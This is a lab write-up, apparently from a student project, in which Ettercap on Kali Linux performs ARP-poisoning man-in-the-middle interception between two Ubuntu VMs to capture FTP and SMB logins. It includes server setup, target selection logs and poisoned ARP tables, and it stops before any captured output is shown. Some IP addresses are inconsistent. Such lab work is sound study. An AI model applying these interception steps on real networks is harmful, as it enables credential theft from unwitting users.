

Capturing FTP and SMB Credentials using sniffing tools

Shameer Basha Shaik

Contents:

- Introduction
- Objective
- Tools and Environment
- Procedure
 - Network Setup
 - Server Setup (Server Ubuntu)
 - Client Ubuntu (Client Ubuntu)
 - MITM Setup
 - Traffic Generation
 - Credential Capture
 - Shell-gpt syntaxes → prompts

Introduction:

This project demonstrates a Man-in-the-Middle (MITM) attack to capture FTP and SMB credentials using Kali Linux between two Ubuntu 24.04 VMs (Server and Client) in VMware. The Server Ubuntu hosts FTP/SMB services, the Client Ubuntu generates traffic, and Kali intercepts the credentials in Bridged network mode, highlighting network security vulnerabilities.

Objective

To capture FTP and SMB credentials (victimuser:victimpass) by performing a Man-in-the-Middle (MITM) attack using **Kali Linux** between two **Ubuntu 24.04** VMs (Server Ubuntu and Client Ubuntu) in VMware, utilizing a Bridged network adapter.

Tools and Environment

- **Hardware:** Laptop connected to a mobile hotspot.
- **Software:**
 - VMware Workstation.
 - Kali Linux (MITM).
 - Two Ubuntu 24.04 VMs:
 - Server Ubuntu (FTP/SMB server, IP: 192.168.80.19).
 - Client Ubuntu (FTP/SMB client, IP: 192.168.80.139).
- **Network:** Bridged mode (connected to mobile hotspot, gateway).
- **Tools:** Ettercap, arpspoof.

Procedure

Network Setup:

- Both VMs were configured in Bridged mode to join the local network (192.168.80.x).
- IPs:
 - Server Ubuntu: 192.168.80.19
 - Client Ubuntu: 192.168.80.139
 - Kali linux : 192.168.80.105

```
[sudo] password for kali:  
[root@kali:~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.80.105 netmask 255.255.255.0 broadcast 192.168.80.255  
    inet6 fe80::a22d:83f:6397:daec prefixlen 64 scopeid 0x20<link>  
    inet6 2401:4900:4e19:f812:e0c:221f:222a:ef58 prefixlen 64  
    ether 00:0c:29:1d:3a:dd txqueuelen 1000 (Ethernet)  
    RX packets 11 bytes 1767 (1.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 36 bytes 5403 (5.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)
```

Kali →

attacker

:192.168.80.105

```
ubuntu@ubuntu:~$ ip route | grep default  
default via 192.168.80.220 dev ens33 proto dhcp src 192.168.80.19 metric 100  
ubuntu@ubuntu:~$ ip addr show  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
        inet6 ::1/128 scope host noprefixroute  
            valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP  
    link/ether 00:0c:29:16:2f:99 brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.80.19/24 brd 192.168.80.255 scope global dynamic noprefixroute  
        valid_lft 1577sec preferred_lft 1577sec  
        inet6 2401:4900:4e19:f812:8a9c:dcc5:3a2c:89d/64 scope global temporary dynamic  
            valid_lft 7068sec preferred_lft 7068sec
```

Ubuntu → server : 192.168.80.19


```
ubuntu@ubuntu:~$ ip addr show  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
        inet6 ::1/128 scope host noprefixroute  
            valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP  
    link/ether 00:0c:29:f5:bf:a2 brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.80.139/24 brd 192.168.80.255 scope global dynamic noprefixroute  
        valid_lft 2703sec preferred_lft 2703sec  
        inet6 2401:4900:4e19:f812:8233:df9e:298f:e754/64 scope global temporary dynamic  
            valid_lft 6302sec preferred_lft 6302sec  
            inet6 2401:4900:4e19:f812:20c:29ff:fef5:bfa2/64 scope global dynamic mngtmpaddr  
                valid_lft forever preferred_lft forever
```

Ubuntu → Client : 192.168.80.139

Server Setup (Server Ubuntu)

FTP (vsftpd):

- Installed: sudo apt install vsftpd -y.
- Started: sudo systemctl start vsftpd.



ubuntu@ubuntu: \$ sudo systemctl status vsftpd

```
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; enabled; preset: enabled)
   Active: active (running) since Mon 2025-06-16 03:00:32 UTC; 6h ago
     Main PID: 5563 (vsftpd)
        Tasks: 1 (limit: 4547)
       Memory: 748.0K (peak: 18.1M)
          CPU: 897ms
        CGroup: /system.slice/vsftpd.service
                  └─5563 /usr/sbin/vsftpd /etc/vsftpd.conf

Jun 16 03:00:32 ubuntu systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jun 16 03:00:32 ubuntu systemd[1]: Started vsftpd.service - vsftpd FTP server.
Jun 16 03:01:22 ubuntu vsftpd[5624]: pam_unix(vsftpd:auth): check pass; user unknown
Jun 16 03:01:22 ubuntu vsftpd[5624]: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=>
Jun 16 03:01:38 ubuntu vsftpd[5627]: pam_unix(vsftpd:auth): check pass; user unknown
Jun 16 03:01:38 ubuntu vsftpd[5627]: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=>
Jun 16 06:48:37 ubuntu vsftpd[8480]: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=>
Jun 16 06:49:04 ubuntu vsftpd[8486]: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=>
lines 1-18/18 (END)
```

SMB (Samba):

- Installed: sudo apt install samba -y.

Created share directory:


- sudo mkdir -p /srv/samba/share
- sudo chmod -R 777 /srv/samba/share

Added user:

- sudo adduser --disabled-password victimuser
- echo "victimuser:victimpass" | sudo chpasswd
- sudo smbpasswd -a victimuser.
- Started: sudo systemctl start smbd.

```
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package smbd
ubuntu@ubuntu:~$ sudo apt install samba -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  attr ibverbs-providers libattr1 libcephfs2 libibverbs1 librados2 librdma
  python3-gpg python3-ldb python3-markdown python3-samba python3-talloc py
  samba-common-bin samba-dsdb-modules samba-vfs-modules tdb-tools
Suggested packages:
  python3-trio python3-aioquic python3-h2 python3-htpx python3-httpcore p
  ldb-tools ntp | chrony winbind heimdal-clients
The following NEW packages will be installed:
  attr libcephfs2 librados2 librdmacm1t64 liburing2 python3-dnspython py
  python3-samba python3-talloc python3-tdb samba samba-ad-provision samba-
```

```
ubuntu@ubuntu:~$ sudo adduser --disabled-password --gecos "" victimuser
info: Adding user 'victimuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'victimuser' (1002) ...
info: Adding new user 'victimuser' (1002) with group 'victimuser (1002)' ...
info: Creating home directory '/home/victimuser' ...
info: Copying files from '/etc/skel' ...
info: Adding new user 'victimuser' to supplemental / extra groups 'users' ...
info: Adding user 'victimuser' to group 'users' ...
ubuntu@ubuntu:~$ echo "victimuser:victimpass" | sudo chpasswd
ubuntu@ubuntu:~$ sudo smbpasswd -e victimuser
Failed to find user victimuser in passdb backend.
ubuntu@ubuntu:~$ sudo systemctl restart smbd
ubuntu@ubuntu:~$ sudo smbclient //192.168.184.130/share -U victimuser
Password for [WORKGROUP]\victimuser]:
Try "help" to get a list of possible commands.
smb: \> exit
ubuntu@ubuntu:~$ ftp 192.168.184.130
Connected to 192.168.184.130.
220 (vsFTPd 3.0.5)
Name (192.168.184.130:ubuntu): victimuser
331 Please specify the password.
>_
Password:
230 Login successful.
Remote system type is UNIX.
! FloppyDisk ↵ mode to transfer files.
ftp> bye
221 Goodbye.
ubuntu@ubuntu:~$ sudo smbclient //192.168.184.130/share -U victimuser
Password for [WORKGROUP]\victimuser]:
Try "help" to get a list of possible commands.
smb: \> exit
ubuntu@ubuntu:~$ in route | grep default
```




```
ubuntu@ubuntu:~$ sudo systemctl status smbd
● smbd.service - Samba SMB Daemon
  Loaded: loaded (/usr/lib/systemd/system/smbd.service; enabled; preset: enabled)
  Active: active (running) since Mon 2025-06-16 03:08:14 UTC; 2min 49s ago
    Docs: man:smbd(8)
          man:samba(7)
          man:smb.conf(5)
  Main PID: 7201 (smbd)
    Status: "smbd: ready to serve connections..."
      Tasks: 3 (limit: 4547)
     Memory: 24.2M (peak: 26.2M)
        CPU: 669ms
      CGroup: /system.slice/smbd.service
              └─7201 /usr/sbin/smbd --foreground --no-process-group
                  ├─7205 "smbd: notifyd" .
                  └─7206 "smbd: cleanupd"

Jun 16 03:08:14 ubuntu systemd[1]: Starting smbd.service - Samba SMB Daemon...
```

Client Setup (Client Ubuntu)

Installed FTP and SMB clients:


- sudo apt update
- sudo apt install ftp smbclient -y



```
inet0 fe80::20c:29ff:fe5:bfaz/64 scope link
      valid_lft forever preferred_lft forever
ubuntu@ubuntu:~$ sudo apt install ftp smbclient -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ftp is already the newest version (20230507-2build3).
ftp set to manually installed.
The following additional packages will be installed:
  python3-gpg python3-ldb python3-markdown python3-samba python3-talloc python3-tdb samba-common samba-common-bin
  samba-dsdb-modules
Suggested packages:
  python-markdown-doc heimdal-clients python3-dnspython
The following NEW packages will be installed:
  python3-gpg python3-ldb python3-markdown python3-samba python3-talloc python3-tdb samba-common samba-common-bin
  samba-dsdb-modules smbclient
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 5,376 kB of additional disk space.
After this operation, 29.1 MB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/main amd64 python3-gpg amd64 1.18.0-4.1ubuntu4 [209 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/main amd64 python3-ldb amd64 2:2.8.0+samba4.19.5+dfsg-4ubuntu9 [41.8 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble/main amd64 python3-markdown all 3.5.2-1 [72.0 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble/main amd64 python3-tdb amd64 1.4.10-1build1 [15.3 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble/main amd64 python3-talloc amd64 2.4.2-1build2 [12.9 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble/main amd64 python3-samba amd64 2:4.19.5+dfsg-4ubuntu9 [2,895 kB]
Get:7 http://archive.ubuntu.com/ubuntu noble/main amd64 samba-common all 2:4.19.5+dfsg-4ubuntu9 [64.1 kB]
```

MITM Setup (Kali Linux)

- Used Ettercap to spoof between Server Ubuntu and Client Ubuntu:



Opening ettercap GUI interface from tools and set eth0 interface


IP Address	MAC Address	Description
192.168.80.19	00:0C:29:16:2F:99	
192.168.80.34	28:D0:43:B4:00:33	Add to Target 1
192.168.80.58	EE:E2:AA:F0:79:57	Add to Target 2
192.168.80.139	BF:A2	Delete host
fe80::c85f:64ff:fe14:3b91	CA:5F:64:14:3B:91	
192.168.80.220	CA:5F:64:14:3B:91	

IP Address	MAC Address	Description
192.168.80.19	00:0C:29:16:2F:99	
192.168.80.34	28:D0:43:B4:00:33	
192.168.80.58	EE:E2:AA:F0:79:57	
192.168.80.139	00:0C:29:F5:BF:A2	
fe80::c85f:64ff:fe14:3b91	CA:5F:64:14:3B:91	
192.168.80.220	CA:5F:64:14:3B:91	

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

DHCP: [00:0C:29:1D:3A:DD] REQUEST 192.168.80.105
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
6 hosts added to the hosts list...
DHCP: [00:0C:29:F5:BF:A2] REQUEST 192.168.80.139
Host 192.168.80.19 added to TARGET1
Host 192.168.80.139 added to TARGET2



Verified ARP poisoning:

- On Server Ubuntu: ip -4 neigh (showed Kali's MAC for 192.168.1.129).

```

Jun 16 03:01:38 ubuntu vsftpd[5627]: pam_unix(vsftpd:auth): authentication
Jun 16 06:48:37 ubuntu vsftpd[8480]: pam_unix(vsftpd:auth): authentication
7 494 MB Volume 04 ubuntu vsftpd[8486]: pam_unix(vsftpd:auth): authentication
Ubuntu@Ubuntu:~$ ip -4 neigh
192.168.80.220 dev ens33 lladdr ca:5f:64:14:3b:91 REACHABLE
192.168.80.139 dev ens33 lladdr 00:0c:29:1d:3a:dd REACHABLE
192.168.80.105 dev ens33 lladdr 00:0c:29:1d:3a:dd STALE
Ubuntu@Ubuntu:~$
```

Traffic Generation

On Client Ubuntu:

- FTP:


```
ftp 192.168.1.128
```

```
# Username: victimuser, Password: victimpass, then bye
```

- SMB:


```
smbclient //192.168.1.128/share -U victimuser
```

```
# Password: victimpass, then exit
```



Credential Capture

- Ettercap on Kali captured the credentials:



